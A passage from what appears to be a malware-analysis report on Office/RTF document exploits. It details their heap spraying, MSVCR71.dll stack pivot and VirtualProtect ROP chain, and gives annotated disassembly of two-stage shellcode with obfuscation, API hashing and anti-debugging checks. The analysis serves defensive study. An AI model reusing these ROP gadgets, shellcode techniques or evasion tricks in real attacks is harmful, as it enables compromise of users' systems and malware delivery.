Operation: [0x7C38A428] = 0x7C376FC3
Operation: [0x7C38BD68] = 0x00000007

Operation: [0x7C38BD8C] = 0xFFFFE656
Operation: [0x7C38BD60] = 0x00000006

Operation: [0x7C38A430] = 0x0A800C0C
Operation: [0x7C38BD80] = 0x0000000A

Ultimately, two of these writes are important. The first is the write of the value 0x7C376FC3 to address 0x7C38A428. This changes a function pointer inside MSVCR71.dll's from TlsGetValue to an ROP gadget that will exchange the stack pointer with the second value on the stack. The second write that's important is the write of the value 0x0A800C0C to address 0x7C38A430; an address that previously held the thread's TLS slot for MSVCR71.dll. In combination, when the function pointer is called, it will execute an ROP gadget that will change the stack to address 0x0A800C0C, which is an address likely occupied by the sprayed ROP sled, ROP payload, and shellcode.

SMART TAG VERSION 2

Throughout the samples analyzed, there was little change to the strategy used for loading OKTLOADR.WRLOADER.1. The later samples use an empty OLE storage stream instead of a raw stream for persistence data; a distinction without a difference. However, one area that changed considerably was heap spraying.

Heap spraying is an inexact technique. The idea is to load a piece of data so many times that the likelihood of it appearing at a chosen address is high. Due to variations on systems that are too numerous to list, this strategy can fail. Every exploit author seeking to increase reliability will reduce the failure points as much as possible, but that reduction requires both creativity and skill. The SmartTag exploit originally used heap spraying to ensure an ROP sled, ROP chain, and shellcode were likely to be at a chosen address: 0x0A800C0C. However, it evolved by widening the possibilities for the vulnerability primitives.

The initial version leveraged the memory corruption in an artless manner. It appears as if the authors observed which inputs changed the memory corruption, how they changed it, and made it work. The actual code that causes memory corruption normally handles an array. In the first iteration, the memory corrupting code was leveraged for a write-4-bytes-anywhere primitive.

In the second iteration, the memory corrupting code is leveraged as an array to write the buffer that includes the ROP sled, ROP chain, and shellcode into a known location. This change negates the need for a heap spray, and since the stack pointer control is already dependent on addresses inside MSVCR71.dll, introduces no new dependencies.

DFRXST

The DFRXST exploit uses the same mechanism to get a known address into the memory space: loading OTKLOADER.WRAssembly.1. The exploit even uses the same OLE stream as Version 1 of the Smart Tag trigger. Where they start to diverge, however, is in the heap spray.

For the heap spray in the DFRXST exploit, the same strategy is employed as seen in Version 1 of the SmartTag exploit. The biggest difference is that in the DFRXST exploit, 42 different ActiveX instantiating XML files are present that all point to the same OLE Storage file for the MSCOMCTL.TabStrip that are all backed by the same OLE structured storage file, and all are uniquely referenced inside the document.xml component of the embedded Word document. This appears to be a regression of technique, since the resulting Word document file will be bigger.

The memory corruption occurs when parsing more than 20 DFRXST control values, as each value is appended to a 20-byte array. The following data gets written into the 20-byte array:

0x09 0xC0 0x0C 0x0C 0x0C 0xC0 0x09 0x0C 0x0C 0xC0 0x09 0x0C 0x0D 0xC0 0x09 0x0C
0x0C 0x09 0xC0 0x0B 0x18 0x20 0x17 0x15 0x0C 0x0C 0xC0 0x09 0xC0 0x09 0x0C 0x20
0x23 0x0C 0x0C 0xC0 0x09 0x29 0x2A 0x0C 0x0C 0xC0 0x09 0x0C 0x0C 0x0C 0xC0 0x09
0x0C 0xC0 0xC0 0xC0 0xC0 0xEC 0x0C 0x3B 0x3C 0x3D 0x3E 0x3F 0x40 0x41 0x42 0x43
0x44 0x45 0x46 0x47 0x48 0x49 0x4A 0x4B 0x4C 0x4D 0x4E 0x4F 0x50 0x51 0x52 0x53
0x54 0x55 0x56 0x57 0x58 0x59 0x5A 0x5B 0x5C 0x5D 0x5E 0x5F 0x60 0x61 0x62 0x63
0x64

Astute readers will note that the pattern 0x09C00C0C is repeated throughout the buffer. During the heap spray portion, the exploit is likely to allocate the target buffer into this location. The target buffer acts as an object pointer, ultimately dictating an address that will be called inside the program after the memory is corrupted. The target buffer consists of an ROP chain and shellcode that is subsequently executed when operations are performed on the now corrupted object pointer.

PAYLOAD ANALYSIS

To make sense of the evolution of the exploits, it's important to discuss a thorough run-through of the shellcode's operations and how they're achieved. This section takes a deep dive through the ROP sled, ROP chain, and the Stage 1 and Stage 2 shellcode of the IDUF-15 exploit. The evolution section will consider previous and later versions and discuss the changes made over time. Overall, the shellcode contains the following high-level components:

- ROP sled
  - Used to relax tolerances required for memory addresses
- ROP chain
  - Used to get around DEP protections (Executable space protection, 2018)
- Stage 1 Shellcode
  - Used to setup the initial environment and provide modularity for a wide variety of Stage 2 shellcode
- Stage 2 Shellcode
  - This code performs the actual operations intended by the exploit operator

ROP SLED

In many versions of the exploit, the address at which the payload is loaded isn't precisely known. Since it's introduced to the process's memory space using heap spraying, there's a high probability that it's within a range of addresses, but exact addressing can't be known a priori across all environments. If the chosen address was in the middle of the ROP payload, it would fail to execute as intended since the beginning of the ROP payload would not have been executed. In order to accommodate this, the following ROP sled is used:

```
seg000:00000A0C                 dd 7F85h dup(7C34342Ch) ; retn    10h
seg000:00020820                 dd 0Bh dup(7C342404h)   ; retn
```

This ROP sled effectively ensures that if the guessed address is within 0x7F90 bytes, then the ROP payload will execute as intended. The heap is already aligned, so the stack pointer is guaranteed to fall somewhere in the beginning of an ROP gadget as long as the chosen address is aligned. If the address falls in the first repetition of "retn 10h" instructions, the stack pointer will increment by four elements at a time. Since any of the "retn 10h" instructions can be hit, the developer only knows that one of the last four "retn 10h" gadgets will be hit, but not which one. The repetition of "retn" instructions at the very end allow any of those last four "retn 10h" gadgets to be hit, and still ensure one of the "retn" gadgets will be hit. Since the "retn" gadget always passes control to the very next gadget, the author ensured that the ROP chain will always be executed from the first instruction.

ROP CHAIN

Now that the exploit has taken care of the imprecision inherent in heap spraying, the next step is to make the process more amenable to executing arbitrary code. While all instructions could be specified using a series of ROP gadgets, doing so would increase the

code complexity substantially. So, an ROP chain is used to change the permissions of the memory segment with the Stage 1 shellcode, granting execute permissions in that memory area. The following ROP payload is used inside the exploits:

```
seg000:0002084C                 dd 7C3651EBh             ; pop ebp
seg000:0002084C                                          ; retn
seg000:00020850                 dd 7C3651EBh             ; --- ebp value
seg000:00020854                 dd 7C372B02h             ; pop ebx
seg000:00020854                                          ; retn
seg000:00020858                 dd 201h                  ; --- ebx value
seg000:0002085C                 dd 7C344364h             ; pop edx
seg000:0002085C                                          ; retn
seg000:00020860                 dd PAGE_EXECUTE_READWRITE ; --- edx value
seg000:00020864                 dd 7C351A28h             ; pop ecx
seg000:00020864                                          ; retn
seg000:00020868                 dd 7C390FC7h             ; --- ecx value
seg000:0002086C                 dd 7C342E9Eh             ; pop edi
seg000:0002086C                                          ; retn
seg000:00020870                 dd 7C34A40Fh             ; --- edi value
seg000:00020874                 dd 7C3650DCh             ; pop esi
seg000:00020874                                          ; retn
seg000:00020878                 dd 7C3415A3h             ; --- esi value
seg000:0002087C                 dd 7C347F97h             ; pop eax
seg000:0002087C                                          ; retn
seg000:00020880                 dd 7C37A151h             ; --- eax value
seg000:00020884                 dd 7C378C4Dh             ; pusha
seg000:00020884                                          ; add al, 0xEFh
seg000:00020884                                          ; retn
seg000:00020884                                          ; ==============
seg000:00020884                                          ; EDI - 0x7C34A40F
seg000:00020884                                          ;     retn
seg000:00020884                                          ; ESI - 0x7C3415A3
seg000:00020884                                          ;     jmp     dword ptr [eax]
seg000:00020884                                          ;         VirtualProtect
seg000:00020884                                          ; EBP - 0x7C3651EB
seg000:00020884                                          ;     pop ebp
seg000:00020884                                          ;     retn
seg000:00020884                                          ; ESP - off_20888
seg000:00020884                                          ;     --- VirtualProtect lpAddress
seg000:00020884                                          ; EBX - 0x201
seg000:00020884                                          ;     --- VirtualProtect dwSize
seg000:00020884                                          ; EDX - 0x40
seg000:00020884                                          ;     --- VirtualProtect flNewProtect
seg000:00020884                                          ; ECX - 0x7C390FC7
seg000:00020884                                          ;     --- VirtualProtect lpflOldProtect
seg000:00020884                                          ; EAX - 0x7C37A140
seg000:00020884                                          ;     --- ebp value
seg000:00020888                 dd 7C345C30h             ; push esp
seg000:00020888                                          ; retn
```

(IDUF-15)

The full analysis of the gadgets and how they work together is left as an exercise to the reader. Suffice it to say that the ROP chain executes the VirtualProtect API call to change memory permissions to allow execution, reading, and writing, whereas before, it only allowed reading and writing. While this code is similar to Corelan's MSVCR71.dll ROP chain (corelancOd3r, 2011), and many others, it is distinct from all ROP chains observed in the public domain.

STAGE 1 SHELLCODE

Once the ROP chain has finished executing, control is passed to the Stage 1 shellcode. Since changing the code inside Stage 1 requires manipulating the heap spray inside the Microsoft Word document that needs to be embedded inside the RTF and is somewhat limited by size, the developers decided to separate the shellcode into two stages.

Stage 1 is responsible for finding the original exploit document within the process and loading the Stage 2 shellcode. This architecture allows changing the functionality of the exploit without having to modify difficult structures and removes all practical limitations for the mission-specific functionality of the payload.

Stage 1 begins by getting its own address as can be seen in the following code:

```
seg000:000208A7 ; ---------------------------------------------------------------------------
seg000:000208A8                 db 0E8h, 3 dup(0FFh)    ; call    near ptr loc_208AC
seg000:000208AC ; ---------------------------------------------------------------------------
seg000:000208AC                 inc     ebx
seg000:000208AE                 pop     ebp
seg000:000208AF                 sub     ebp, 5
```

This call is self-referential. That is, it calls an address that points to the last byte of the instruction. The last byte of the instruction is interpreted by the processor as an “inc ebx” instruction. The benefit of this code is that the call instruction is devoid of null bytes, and systems that find shellcode will generally be confused since one instruction is used as two, and will generally interpret it as not shellcode.

Once the shellcode has its own address, it proceeds to de-obfuscate itself. Shellcode is obfuscated for two reasons. The first is to remove bytes that would break the exploit. The second is to make it more difficult to determine that the bytes are shellcode. The first reason doesn’t apply to this particular exploit, so it’s safe to assume the obfuscation has been used for the second reason alone. The following code is used:

```
seg000:000208B2                 lea     ecx, [ebp+1Bh]
seg000:000208B5                 mov     edx, 148h
seg000:000208BA
seg000:000208BA xor_decode_loop:                        ; CODE XREF: stage1_part2+35j
seg000:000208BA                 not     byte ptr [ecx]
seg000:000208BC                 xor     byte ptr [ecx], 0ACh
seg000:000208BF                 inc     ecx
seg000:000208C0                 dec     edx
seg000:000208C1                 jnz     short xor_decode_loop
```

One area of note is that this particular exploit uses a “NOT” instruction followed by an “XOR” instruction for decoding. Due to the mathematical properties of those functions, this sequence along with these values would be equivalent to simply the XOR if the constant value were replaced with 0x53 (0xFF XOR’d with 0xAC). It is safe to assume that the sequence of math instructions was intended to make the remainder of shellcode undetected by systems that scan for all XOR permutations of shellcode. However, due to the aforementioned equivalency, it falls short.

Once the remainder of the Stage 1 payload has been de-obfuscated, the next step is to get the address of Kernel32.dll. On Windows, this is necessary since Kernel service numbers can change between service packs, so code usually calls the Kernel32 API equivalent. The following code is used to get Kernel32.dll’s address in memory:

```
seg000:000208C3                 xor     ecx, ecx
seg000:000208C5                 mov     esi, fs:[ecx+NT_TEB.Peb] ; PEB
seg000:000208C9                 mov     esi, [esi+_PEB.Ldr] ; _PEB_LDR_DATA
seg000:000208CC                 mov     esi,
seg000:000208CC                       [esi+PEB_LDR_DATA.InInitializationOrderModuleList.Flink]
seg000:000208CC                       ; LoadedModule
seg000:000208CF
seg000:000208CF find_kernel32:                          ; CODE XREF: stage1_part2+4Fj
seg000:000208CF                 mov     ebp, [esi+LDR_DATA_TABLE_ENTRY.InMemoryOrderLinks]
seg000:000208CF                         ; LDR_AddressOfModule
seg000:000208D2                 mov     edi, [esi+LDR_DATA_TABLE_ENTRY.FullDllName]
seg000:000208D5                 mov     esi, [esi]
seg000:000208D7                 cmp     byte ptr [edi+0Eh], '2'
seg000:000208DB                 jnz     short find_kernel32
seg000:000208DD                 mov     esi, ebp        ; esi = address of kernel32.dll
seg000:000208DF                 jmp     short stage1_part3
```

This code simply goes through the modules loaded inside Microsoft Word's process space, looking for the first DLL respective to initialization order that contains the number 2 in the seventh position of its name. On all but very strange environments, this will be Kernel32.dll.

Once the Stage 1 code has the address of Kernel32.dll, the next step it takes is to find the address of functions that it needs to use. The following code is used:

```
seg000:0002093A     push  0
seg000:0002093C     push  0
seg000:0002093E     mov   edi, esp
seg000:00020940     mov   dword ptr [edi], 1EDE5967h ; VirtualAlloc
seg000:00020946     mov   ebp, edi        ; pvHashList
seg000:00020948     call  resolv_funcs
```

This code simply puts the address of Kernel32.dll's VirtualAlloc function at the memory pointed to by edi.

Now that the code has the address of VirtualAlloc, the next step it takes is to allocate a new area of memory to be used by subsequent operations. The code won't have to worry about threads corrupting the new memory area, since only the shellcode will be aware of the newly allocated memory. The following code is used to create this memory space:

```
seg000:0002094D     push  PAGE_EXECUTE_READWRITE ; flProtect
seg000:0002094F     push  MEM_COMMIT or MEM_RESERVE ; flAllocationType
seg000:00020954     push  EXEC_MEM_SIZE   ; dwSize
seg000:00020959     push  NULL            ; lpAddress
seg000:0002095B     call  dword ptr [edi] ; VirtualAlloc()
```

Now that there's a fresh memory space, the code resolves more functions that will be used in its operations. The following code is used to resolve these functions:

```
seg000:0002095D     mov   edi, eax
seg000:0002095F     pop   [edi+edi_space.pVirtualAlloc]
seg000:00020962     mov   [edi+edi_space.pSelf], eax
seg000:00020965     mov   [edi+edi_space.pmKernel32], esi
seg000:00020968     mov   [edi+edi_space.pfnGetFileSize], 0AC0A138Eh ; GetFileSize
seg000:0002096E     mov   [edi+edi_space.pfnCreateFileMappingA], 14B19C2h ; CreateFileMappingA
seg000:00020975     mov   [edi+edi_space.pfnMapViewOfFile], 9AA5F07Dh ; MapViewOfFile
seg000:0002097C     mov   ebp, edi        ; pvHashList
seg000:0002097E     call  resolv_funcs
```

This code resolves Kernel32's GetFileSize, CreateFileMappingA, and MapViewOfFile. Additionally, it saves some values that it has already allocated into the memory space. Once resolved, Stage 1 attempts to find the exploit file within the process memory space. The code for this operation can be seen in the following exhibit:

```
seg000:00020983     xor   esi, esi
seg000:00020985
seg000:00020985 loc_20985:                              ; CODE XREF: stage1_part3+58j
seg000:00020985                                         ; stage1_part3+71j ...
seg000:00020985     add   esi, 4
seg000:00020988     push  0               ; lpFileSizeHigh
seg000:0002098A     push  esi             ; hFile
seg000:0002098B     call  [edi+edi_space.pfnGetFileSize] ; GetFileSize
seg000:0002098D     cmp   eax, RTF_FILE_LEN
seg000:00020992     jl    short loc_20985
```

This snippet of code enumerates through every multiple of four and calls Kernel32.dll's GetFileSize function. If the returned size is less than a minimum exploit file size, it considers the next value. Additionally, if GetFileSize is passed a handle that does not specify a file, it will return a negative value, which also causes the code to consider the next value. Once it has a candidate handle that is both a file, and within the predetermined range, the code proceeds to verify that the candidate file handle corresponds to an RTF file, as can be seen in the following code:

```
seg000:00020994     mov   [edi+edi_space.pfnRtfFileSize], eax
seg000:00020997     mov   [edi+edi_space.hRtfFile], esi
seg000:0002099A     xor   ebx, ebx
seg000:0002099C     push  ebx             ; lpName
seg000:0002099D     push  ebx             ; dwMaximumSizeLow
seg000:0002099E     push  ebx             ; dwMaximumSizeHigh
seg000:0002099F     push  PAGE_READONLY   ; flProtect
seg000:000209A1     push  ebx             ; lpAttributes
seg000:000209A2     push  [edi+edi_space.hRtfFile] ; hFile
seg000:000209A5     call  [edi+edi_space.pfnCreateFileMappingA]
seg000:000209A8     cmp   eax, 0
seg000:000209AB     jz    short loc_20985
seg000:000209AD     xor   ebx, ebx
seg000:000209AF     push  ebx             ; dwNumberOfBytesToMap
seg000:000209B0     push  ebx             ; dwFileOffsetLow
seg000:000209B1     push  ebx             ; dwFileOffsetHigh
seg000:000209B2     push  FILE_MAP_READ   ; dwDesiredAccess
seg000:000209B4     push  eax             ; hFileMappingObject
seg000:000209B5     call  [edi+edi_space.pfnMapViewOfFile]
seg000:000209B8     cmp   eax, 0
seg000:000209BB     jz    short loc_20985
seg000:000209BD     mov   [edi+edi_space.hFileMapping], eax
seg000:000209C0     cmp   dword ptr [eax], RTF_HDR_MAGIC
seg000:000209C6     jnz   short loc_20985
```

This code looks at the first 4-bytes of the candidate file and determines whether they're equivalent to the mandatory first 4-bytes of an RTF file: "{\rt". If they are not, then it considers the next candidate handle. If they are, then the candidate file is determined to be the exploit's RTF file and the code proceeds to find Stage 2 within that file. The following code is used to locate the Stage 2 code within the exploit RTF file:

```
seg000:000209C8     add   eax, RTF_FILE_LEN
seg000:000209CD
seg000:000209CD loc_209CD:                              ; CODE XREF: stage1_part3+9Cj
seg000:000209CD                                         ; stage1_part3+AAj
seg000:000209CD     add   eax, 4
seg000:000209D0     cmp   dword ptr [eax], PAYLOAD_BEGIN_MARKER
seg000:000209D6     jnz   short loc_209CD
seg000:000209D8
seg000:000209D8 loc_209D8:                              ; CODE XREF: stage1_part3+A2j
seg000:000209D8     inc   eax
seg000:000209D9     cmp   byte ptr [eax], PAYLOAD_BEGIN_MARKER_PAD
seg000:000209DC     jz    short loc_209D8
seg000:000209DE     cmp   dword ptr [eax], PAYLOAD_END_MARKER
seg000:000209E4     jnz   short loc_209CD
seg000:000209E6     add   eax, 4
```

This code skips bytes that it knows to be part of the RTF, but potentially not all of them, and starts looking for bytes that are used to delineate the beginning of the Stage 2 code. Once found, Stage 1 loads the Stage 2 code into the newly allocated memory space, marshals arguments, and passes control to Stage 2, as can be seen in the following code:

```
seg000:000209E9     mov   esi, eax
seg000:000209EB     push  [edi+edi_space.pSelf]
seg000:000209EE     push  [edi+edi_space.pfnRtfFileSize]
seg000:000209F1     push  [edi+edi_space.hRtfFile]
seg000:000209F4     push  [edi+edi_space.hFileMapping]
seg000:000209F7     push  [edi+edi_space.pmKernel32]
seg000:000209FA     lea   edi, [edi+edi_space.SecondStage]
seg000:00020A00     mov   eax, edi
seg000:00020A02     mov   ecx, 2000h
seg000:00020A07     rep movsb
seg000:00020A09     jmp   eax
```

STAGE 2 SHELLCODE

The Stage 2 shellcode is the part of the exploit that interacts with the system outside of the exploited process. The operations that it performs are mission specific, which is why the exploit developers made it modular and easy to modify. Across the sample set, the operations observed from a high level include dropping malware on the system, dropping a decoy document, and cleaning up after exploitation. The following discussion details exactly how it accomplishes these tasks.

Stage 2 begins by setting up a memory space for itself and storing the arguments passed to it by Stage 1. The following code is used:

```
seg000:0001E0D6             nop
seg000:0001E0D7             mov     ebp, eax
seg000:0001E0D9             lea     edi, [ebp-1000h]
seg000:0001E0DF             pop     [edi+edi_space.pmKernel32]
seg000:0001E0E2             pop     [edi+edi_space.hFileMapping]
seg000:0001E0E5             pop     [edi+edi_space.hRtfFile]
seg000:0001E0E8             pop     [edi+edi_space.ddRtfFileSize]
seg000:0001E0EB             pop     [edi+edi_space.pStage2]
```

Once memory space has been set up, the payload proceeds to ensure that the stack pointer points to the thread's stack as allocated by the operating system. This functionality can be seen in the following exhibit:

```
seg000:0001E0EE             mov     ecx, large fs:NT_TIB.ExceptionList
seg000:0001E0F5             xchg    esp, ecx
```

During exploitation that uses an ROP payload allocated in the heap, the stack is changed from the system-allocated stack to the heap. While this normally doesn't present a problem for execution, many anti-exploitation systems check the stack pointer when a Windows API call is made and will throw an alarm when the stack pointer doesn't point to a memory address within the system-allocated stack. The code above uses the stack exception list to retrieve a valid stack address and point the stack pointer to that address, thus evading this exploit detection heuristic. Once done, Stage 2 begins to de-obfuscate itself as can be seen in the following code:

```
seg000:0001E0F7             lea     ecx, (resolv_funcs - stage2_part1)[ebp]
seg000:0001E0FA             mov     edx, (offset aSkmscan_sys+9 - offset stage2_part1) ; "ys"
seg000:0001E0FF
seg000:0001E0FF unxor_next_byte:                        ; CODE XREF: stage2_part1+2Ej
seg000:0001E0FF             xor     byte ptr [ecx], 0EFh
seg000:0001E102             inc     ecx
seg000:0001E103             dec     edx
seg000:0001E104             jnz     short unxor_next_byte
seg000:0001E106             jmp     stage2_part2
```

This is a simple XOR de-obfuscation loop that performs an XOR with every subsequent byte in the shellcode with a static value of 0xEF. One aspect of note is that the size of the shellcode was improperly calculated, leaving two obfuscated bytes at the end of the payload. Once de-obfuscated, the shellcode proceeds to resolve Windows API functions as can be seen in the following code:

```
seg000:0001E2EF       mov     [edi+edi_space.pfnSetFilePointer], HASH_SetFilePointer
seg000:0001E2F5       mov     [edi+edi_space.pfnLoadLibraryA], HASH_LoadLibraryA
seg000:0001E2FC       mov     [edi+edi_space.pfnGetLogicalDriveStringsA],
seg000:0001E2FC                       HASH_GetLogicalDriveStringsA
seg000:0001E303       mov     [edi+edi_space.pfnGetModuleFileNameA], HASH_GetModuleFileNameA
seg000:0001E30A       mov     [edi+edi_space.pfnQueryDosDeviceA], HASH_QueryDosDeviceA
seg000:0001E311       mov     [edi+edi_space.pfnWideCharToMultiByte], HASH_WideCharToMultiByte
seg000:0001E318       mov     [edi+edi_space.pfnCreateFileA], HASH_CreateFileA
seg000:0001E31F       mov     [edi+edi_space.pfnGetTempPathA], HASH_GetTempPathA
seg000:0001E326       mov     [edi+edi_space.pfnWriteFile], HASH_WriteFile
seg000:0001E32D       mov     [edi+edi_space.pfnCloseHandle], HASH_CloseHandle
seg000:0001E334       mov     [edi+edi_space.pfnWinExec], HASH_WinExec
seg000:0001E33B       mov     [edi+edi_space.pfnTerminateProcess], HASH_TerminateProcess
seg000:0001E342       mov     [edi+edi_space.pfnGetCommandLineA], HASH_GetCommandLineA
seg000:0001E349       mov     [edi+edi_space.pfnUnmapViewOfFile], HASH_UnmapViewOfFile
seg000:0001E350       mov     [edi+edi_space.pfnMoveFileA], HASH_MoveFileA
seg000:0001E357       mov     [edi+edi_space.pfnGetFileAttributesA], HASH_GetFileAttributesA
seg000:0001E35E       mov     [edi+edi_space.pfnGetLocalTime], HASH_GetLocalTime
seg000:0001E365       mov     [edi+edi_space.pfnExpandEnvironmentStringsA],
seg000:0001E365                       HASH_ExpandEnvironmentStringsA
seg000:0001E36C       mov     [edi+edi_space.pfnVirtualAlloc], HASH_VirtualAlloc
seg000:0001E373       mov     esi, [edi+edi_space.pmKernel32] ; hmLibrary
seg000:0001E376       call    resolv_funcs
seg000:0001E37B       push    'l'
seg000:0001E37D       push    'ldtn'
seg000:0001E382       lea     eax, [esp+8+var_8]
seg000:0001E385       push    eax             ; lpUsedDefaultChar
seg000:0001E386       call    [edi+edi_space.pfnLoadLibraryA]
seg000:0001E389       mov     esi, eax        ; hmLibrary
seg000:0001E38B       mov     [edi+edi_space.pfnZwQueryVirtualMemory],
seg000:0001E38B                       HASH_ZwQueryVirtualMemory
seg000:0001E392       push    edi
seg000:0001E393       lea     edi, [edi+edi_space.pfnZwQueryVirtualMemory] ; FuncList
seg000:0001E396       call    resolv_funcs
seg000:0001E39B       pop     edi
```

This code resolves numerous functions. Note here that the following functions that were resolved go unused inside the exploit:

- *GetModuleFileNameA*
- *GetCommandLineA*
- *MoveFileA*

The reason these functions were resolved, but not used, is that a previous version used these functions when dropping the decoy document. Since the decoy dropping code was improved, these functions were no longer needed. The developers either forgot to remove these functions or decided that removing them was more effort than the actions warranted.

The next step the shellcode takes is to derive the path of the malicious document. The code to perform this action can be seen in the following exhibit:

```
seg000:0001E39C             push    0               ; lpDefaultChar
seg000:0001E39E             lea     ebx, [esp+4+var_4_ReturnLength]
seg000:0001E3A1             lea     eax, [edi+edi_space.pusFilePath]
seg000:0001E3A7             push    ebx             ; ReturnLength
seg000:0001E3A8             push    400h            ; MemoryInformationLength
seg000:0001E3AD             push    eax             ; MemoryInformation
seg000:0001E3AE             push    MemoryMappedFilenameInformation ; MemoryInformationClass
seg000:0001E3B0             push    [edi+edi_space.hFileMapping] ; BaseAddress
seg000:0001E3B3             push    0FFFFFFFFh      ; ProcessHandle
seg000:0001E3B5             call    [edi+edi_space.pfnZwQueryVirtualMemory]
seg000:0001E3B8             lea     eax, [edi+edi_space.wcsMyFilename]
seg000:0001E3BE             lea     ebx, [edi+edi_space.szMyFileName]
seg000:0001E3C1             push    0               ; lpUsedDefaultChar
seg000:0001E3C3             push    0               ; lpDefaultChar
seg000:0001E3C5             push    100h            ; cbMultiByte
seg000:0001E3CA             push    ebx             ; lpMultiByteStr
seg000:0001E3CB             push    0FFFFFFFFh      ; cchWideChar
seg000:0001E3CD             push    eax             ; lpWideCharStr
seg000:0001E3CE             push    0               ; dwFlags
seg000:0001E3D0             push    CP_OEMCP        ; CodePage
seg000:0001E3D2             call    [edi+edi_space.pfnWideCharToMultiByte]
seg000:0001E3D5             lea     eax, [edi+edi_space.DriveStrings]
seg000:0001E3DB             push    eax             ; lpBuffer
seg000:0001E3DC             push    100h            ; nBufferLength
seg000:0001E3E1             call    [edi+edi_space.pfnGetLogicalDriveStringsA]
seg000:0001E3E4             mov     esi, 0FFFFFFFCh
seg000:0001E3E9
seg000:0001E3E9 loc_1E3E9:                          ; CODE XREF: stage2_part3+80j
seg000:0001E3E9             add     esi, 4
seg000:0001E3EC             lea     eax, [edi+edi_space.DriveStrings]
seg000:0001E3F2             lea     eax, [eax+esi]
seg000:0001E3F5             mov     word ptr [eax+2], 0
seg000:0001E3FB             lea     ebx, [edi+edi_space.szDosDevicePath]
seg000:0001E401             push    100h            ; ucchMax
seg000:0001E406             push    ebx             ; lpTargetPath
seg000:0001E407             push    eax             ; lpDeviceName
seg000:0001E408             call    [edi+edi_space.pfnQueryDosDeviceA]
seg000:0001E40B             lea     ebx, [edi+edi_space.szDosDevicePath]
seg000:0001E411             lea     edx, [edi+edi_space.szMyFileName]
seg000:0001E414
seg000:0001E414 loc_1E414:                          ; CODE XREF: stage2_part3+84j
seg000:0001E414             mov     al, [ebx]
seg000:0001E416             cmp     al, 0
seg000:0001E418             jz      short loc_1E422
seg000:0001E41A             cmp     [edx], al
seg000:0001E41C             jnz     short loc_1E3E9
seg000:0001E41E             inc     ebx
seg000:0001E41F             inc     edx
seg000:0001E420             jmp     short loc_1E414
seg000:0001E422 ; ---------------------------------------------------------------------------
```

This section of the code uses an API, ZwQueryVirtualMemory, with an officially undocumented parameter to get the kernel path to the file. The kernel path differs from a normal path in that the drive letter and colon are replaced with a disk identifier string. As an example, if ZwQueryVirtualMemory called on a file located at "C:\temp\file.ext", then the result may appear as "\Device\HarddiskVolume1\temp\file.ext". In order to translate the kernel path to a user path, the code enumerates through all drive identifiers on the system, matching them to the kernel path and replacing the kernel path's disk identifier with the drive letter. The drive letter replacement can be seen in the following code:

```
seg000:0001E422 loc_1E422:                              ; CODE XREF: stage2_part3+7Cj
seg000:0001E422             lea     eax, [edi+edi_space.DriveStrings]
seg000:0001E428             lea     eax, [eax+esi]
seg000:0001E42B             lea     ebx, [edi+edi_space.szMyFullPath]
seg000:0001E431             mov     cx, [eax]
seg000:0001E434             mov     [ebx], cx
seg000:0001E437             inc     ebx
seg000:0001E438             inc     ebx
seg000:0001E439
seg000:0001E439 loc_1E439:                              ; CODE XREF: stage2_part3+A6j
seg000:0001E439             mov     cl, [edx]
seg000:0001E43B             mov     [ebx], cl
seg000:0001E43D             inc     edx
seg000:0001E43E             inc     ebx
seg000:0001E43F             cmp     cl, 0
seg000:0001E442             jnz     short loc_1E439
```

Next, the code checks to see if the process is being debugged using a variety of methods. If it is being debugged, Stage 2 will skip dropping malware. The first such check simply looks for a flag that the operating system sets if the process is being debugged. The following code is used to check this flag:

```
seg000:0001E444                 pusha
seg000:0001E445                 mov     eax, large fs:NT_TEB.Peb
seg000:0001E44B                 mov     al, [eax+_PEB.BeingDebugged]
seg000:0001E44E                 test    al, al
seg000:0001E450                 popa
seg000:0001E451                 jnz     stage2_part5
```

The next check for a debugger is more nuanced. Many times, a debugger is required to change the execution context of the program being debugged. One such example is single stepping. In normal situations, the debugger sets the trap flag and lets the program run. Then, since the trap flag is set, the debugger immediately gets control of the program after that initial instruction is executed. Due to nuances in how Intel instructions work, executing a "push ss" followed by a "pop ss" results in a deviation from usual behavior. Ultimately, the instruction immediately following the "pop ss" is executed without giving control back to the debugger. The following code is used to perform this check:

```
seg000:0001E457                 pusha
seg000:0001E458                 push    ss
seg000:0001E459                 pop     ss
seg000:0001E45A                 pushf
seg000:0001E45B                 test    [esp+24h+var_23], 1
seg000:0001E460                 pop     eax
seg000:0001E461                 popa
seg000:0001E462                 jnz     stage2_part5
```

If the program is being single stepped, the pushf will occur without the debugger getting a chance to intervene, and the test will be able to see that the trap flag was set.

If the shellcode found a debugger, then it skips dropping malware entirely and proceeds to dropping the decoy document and cleaning up.

If no debugger was found, it proceeds to de-obfuscate the next malware dropping portion of Stage 2. This de-obfuscation code can be seen in the following exhibit:

```
seg000:0001E468                 lea     ecx, (stage3_part2 - stage2_part1)[ebp]
seg000:0001E46E                 mov     edx, (offset stage2_part5 - offset stage3_part2)
seg000:0001E473
seg000:0001E473 loc_1E473:                              ; CODE XREF: stage3_part1+10j
seg000:0001E473                 xor     byte ptr [ecx], 0FEh
seg000:0001E476                 inc     ecx
seg000:0001E477                 dec     edx
seg000:0001E478                 jnz     short loc_1E473
```

This de-obfuscation loop is the same as previously seen in Stage 2, but uses a static value of OxFE instead of OxEF. This particular loop only decodes the portion of Stage 2 that drops malware. The author's motivation was to hide the malware dropping code if the exploit were under analysis. Once the malware dropping portion of Stage 2 is de-obfuscated, it begins by running still more checks for a debugger. The first check in this part (and the third check overall), can be seen in the following code:

```
seg000:0001E47A                 pusha
seg000:0001E47B                 rdtsc
seg000:0001E47D                 xor     ecx, ecx
seg000:0001E47F                 add     ecx, eax
seg000:0001E481                 rdtsc
seg000:0001E483                 sub     eax, ecx
seg000:0001E485                 cmp     eax, 0FFFh
seg000:0001E48A                 popa
seg000:0001E48B                 jnb     stage2_part5
```

This code checks to see if the timestamp counter between two operations is more than OxFFF. When a debugger or other dynamic analysis tool is inspecting the code, executing instructions can take a lot more time than usual. This code checks to see if that is the case, and if so, skips dropping the malware and goes directly to dropping the decoy document and cleaning up.

If no debugger was detected, the code proceeds to a fourth check for a debugger, as can be seen in the following exhibit:

```
seg000:0001E491                 pusha
seg000:0001E492                 mov     eax, large fs:NT_TEB.Tib.Self
seg000:0001E498                 mov     eax, [eax+NT_TEB.Peb]
seg000:0001E49B                 movzx   eax, [eax+_PEB.BeingDebugged]
seg000:0001E49F                 cmp     eax, 1
seg000:0001E4A2                 popa
seg000:0001E4A3                 jz      stage2_part5
```

